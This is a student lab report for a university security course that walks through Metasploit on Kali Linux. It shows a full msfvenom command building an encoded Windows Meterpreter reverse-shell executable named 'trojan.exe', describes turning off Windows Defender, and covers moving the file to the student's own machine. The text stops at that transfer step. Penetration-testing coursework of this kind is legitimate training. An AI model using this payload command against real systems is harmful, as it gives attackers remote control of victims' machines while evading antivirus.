

Academic Task-3

(Term- Jan-Jun 2023)

INT301: Open-Source Technologies



L OVELY
P ROFESSIONAL
U NIVERSITY

Submitted by: Rohan Pandey

Reg no-11902091

Roll no-36.

Task:9- Generate Payload for three different platforms and exploit windows machine using Metasploit framework/ any open-source software.

Github link- https://github.com/rohanpandey1/int301_task3

Under the Guidance of

Dr. Manjot Kaur (28925)

Index

Title	Page No.
1.Chapter 1 (Introduction)	3
1.1 Objective	3
1.2 Description	3
1.3 Scope of the Project	4
2.Chapter 2 (System Description)	5
2.1 Target System Description	5
2.2 Assumptions and Dependencies	5
2.3 Functional/Non-Functional Dependencies	5
3.Chapter 3 (System snapshots and full analysis report)	6
3.1 System snapshots and full analysis report	6
Conclusion	21
Reference	22

Chapter 1- Introduction

1.1 Objective

The objective of this project is to generate payloads for three different platforms and exploit a Windows machine using the Metasploit framework. The project aims to demonstrate the vulnerability of systems to attacks and the importance of taking appropriate measures to secure them.

1.2 Description

- In this project, we will use the Metasploit framework to exploit a Windows machine.
- The use of Metasploit open-source framework comes under the category of **malware forensics** in computer forensics. Metasploit is a powerful tool used for penetration testing, vulnerability assessment, and exploiting vulnerabilities in various systems and applications. It can be used to create and test different types of malwares and identify vulnerabilities that could be exploited by attackers.

Malware Forensics?

The term "**malware**" stands for malicious software. It is a software that has been specifically created to damage computer data. Malware consists of programming (code, scripts, active content, and other software) designed to disrupt or deny operations, gather information that results in loss of privacy or exploitation, gain unauthorized access to system resources and other abusive behaviour. There are a variety of methods malware can enter a system, including removable devices, Internet relay chat, and instant messenger applications, letters with links and attachments, flaws in email and browser software, phoney programs, dubious websites & freeware software, downloading files from websites, and screensavers for games.

Malware forensics involves the analysis and investigation of malware attacks to determine the extent of damage caused, the source of the attack, and to develop strategies to mitigate future attacks. It also includes seeking out the culprits and reason for the attack. the method also includes tasks like checking out the malicious code, determining its entry, method of propagation, impact on the system, ports it tries to use etc. investigators conduct forensic investigation using different techniques and tools.

Metasploit Framework



Metasploit is an open-source penetration testing framework developed by Rapid7. It provides a comprehensive suite of tools for conducting vulnerability assessments, penetration testing, and security research. The framework is designed to automate many of the tasks involved in penetration testing and provides a powerful platform for testing the security of various software applications, networks, and systems.

Metasploit provides a vast library of exploits, payloads, and auxiliary modules that can be used to conduct a wide range of penetration testing activities. The framework is particularly useful for identifying and exploiting vulnerabilities in software applications and network services. It also provides tools for conducting reconnaissance, enumeration, and password cracking. One of the key benefits of Metasploit is its modular architecture, which allows users to customize and extend the framework to meet their specific needs. This modularity also makes it easier to integrate Metasploit into existing security testing workflows and tools. Metasploit is widely used in the security community and is an essential tool for conducting ethical hacking and penetration testing activities.

Overall, Metasploit is an essential tool for security testing and research. It provides a comprehensive suite of tools that make it easier to identify vulnerabilities, exploit them, and test the security of various systems and applications. Its modular architecture and extensive library of modules make it an indispensable tool for security professionals and researchers alike.

NOTE: It is essential to note that Metasploit should only be used for legitimate security testing and should never be used for malicious purposes. The framework provides a powerful set of tools that can cause significant damage if used improperly.

1.3 Scope of the Project


- The scope of this project is focused on the generation of payloads for three different platforms and the exploitation of a vulnerable Windows machine using the Metasploit framework. The primary objective is to demonstrate the potential vulnerabilities of computer systems to attacks and the importance of implementing appropriate security measures to safeguard against such attacks.

- However, it should be noted that this project does not involve any unauthorized access to systems or activities that violate ethical or legal norms. The project is designed to operate within the boundaries of ethical hacking and cybersecurity best practices, and any actions taken are limited to those that have been pre-approved and are in line with the project's objectives.

Chapter 2-System Description

2.1 Target System Description

The target system for this project is a Windows machine running on a local network. The machine is configured with default settings and is vulnerable to various types of attacks, including those that can be executed using the Metasploit framework (turned off windows defender settings for display of vulnerable system). The Ip address is shown in the figure below (Fig 1)



```

kali@kali: ~
File Actions Edit View Help
msf6 > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.120 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 fe80::5879:9e3c:d22f:4f93 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:89:4b:22 txqueuelen 1000 (Ethernet)
    RX packets 856 bytes 52511 (51.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 36 bytes 4124 (4.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Figure 1 (image showing Ip address)

2.2 Assumptions and Dependencies

The project assumes that the target system is accessible from the local network and that the necessary tools and software required for the project are installed on the system.

2.3 Functional/Non-Functional Dependencies

The project requires the following functional and non-functional dependencies:

- The Metasploit framework for generating payloads and exploiting the target system. Here using Kali Linux which comes preinstalled with Metasploit framework.
- A local network for accessing the target system.

- A Windows machine for the target system.
- A working internet connection for downloading and installing the necessary tools and software.

Chapter 3-Analysis Report


3.1 System snapshots and full analysis report

Kali Linux comes pre-equipped with all the tools necessary for penetration testing. The tool being used here namely-Metasploit also comes preinstalled in Kali Linux. Kali Linux virtual machine on VMware Workstation is being used for the demonstration purpose and the target system is my own Windows machine.

Step 1-

“msfconsole” is the main interface where we will work with Metasploit modules for scanning and launching an attack on the target machine.

“msfconsole” is the most used shell-like all-in-one interface that allows us to access all features of Metasploit. It has Linux-like command-line support as it offers command auto-completion, tabbing, and other bash shortcuts.



```

kali-linux-2023.1-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)
Player
File Edit View Help
kali@kali ~
(kali@kali)~$ sudo msfconsole
Metasploit

+ -- ==[ metasploit v6.3.4-dev ]
+ -- ==[ 2294 exploits - 1201 auxiliary - 409 post ]
+ -- ==[ 968 payloads - 45 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit tip: Display the Framework log using the
log command, learn more with help log
Metasploit Documentation: https://docs.metasploit.com/

msf6 >

```

Figure 2 (Running sudo msfconsole command)




Figure 3(Shifting Directory to desktop)




Figure 4(noting down Ip address for future use using ifconfig command)




Figure 5(generating payload for windows)

Msfvenom is used to generate and output all the various types of shellcode that are available in Metasploit. It is fast and uses a single instance. Msfvenom contains standard command-line options. We can generate payloads for many platforms like Android, Windows, Unix, Nodejs, Cisco, and much more.

Highlighted code(in yellow) in Figure 5-

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.120 LPORT=5555 -f exe -e x86/shikata_ga_nai -i 10 > trojan.exe
```

The command above instructs msfvenom to generate a Windows executable file that implements a reverse TCP connection for the payload. The -p flag specifies what payload to generate. Meterpreter is the payload that helps to explore the target machine. Reverse_tcp is the protocol for windows to make a connection. Lhost contains the IP of the listening device. I have my Kali IP on LHOST. Lport is the port of the listening machine on which it will listen to the incoming traffic from the target. > This is used to give a location where this generated payload will be saved once it's created. Shikata-Ga-Nai, which is used by Metasploit is encoder or an evasion mechanism for delivering payloads.

Then we run the command to use the required payload (as highlighted in yellow(Figure 6)). If some syntax error occurs matching modules are prompted. In this case we have to use the 3rd (highlighted in yellow (Figure 6)) payload i.e-

Module: payload/windows/meterpreter/reverse_tcp

This is one of the most powerful features the Metasploit Framework has to offer, and there are so many things you can do with it. It allows you to remotely control the file system, sniff, keylog, hashdump, perform network pivoting, control the webcam and microphone, etc. It is also the default payload for all Windows exploit targets.




Figure 6 (choosing the payload)




Figure 7(Run comand to use the 3rd payload)




Figure 8(We set the LHOST and LPORT again)

Note: Lhost contains the IP of the listening device. Lport is the port of the listening machine on which it will listen to the incoming traffic from the target. I have my Kali IP on LHOST.




Figure 9 (Turned off windows defender as I am not using a windows VM and it will block the executable file I created)




Figure 10 (Transferred the executed file(trojan.exe) to my target system i.e windows machine)

The payload generated (shown in Figure 5) is to be transferred to the victim's Windows system. In this case the directory that I transferred the file is "C:\Users\rohan\OneDrive\Desktop\Kali_shared".

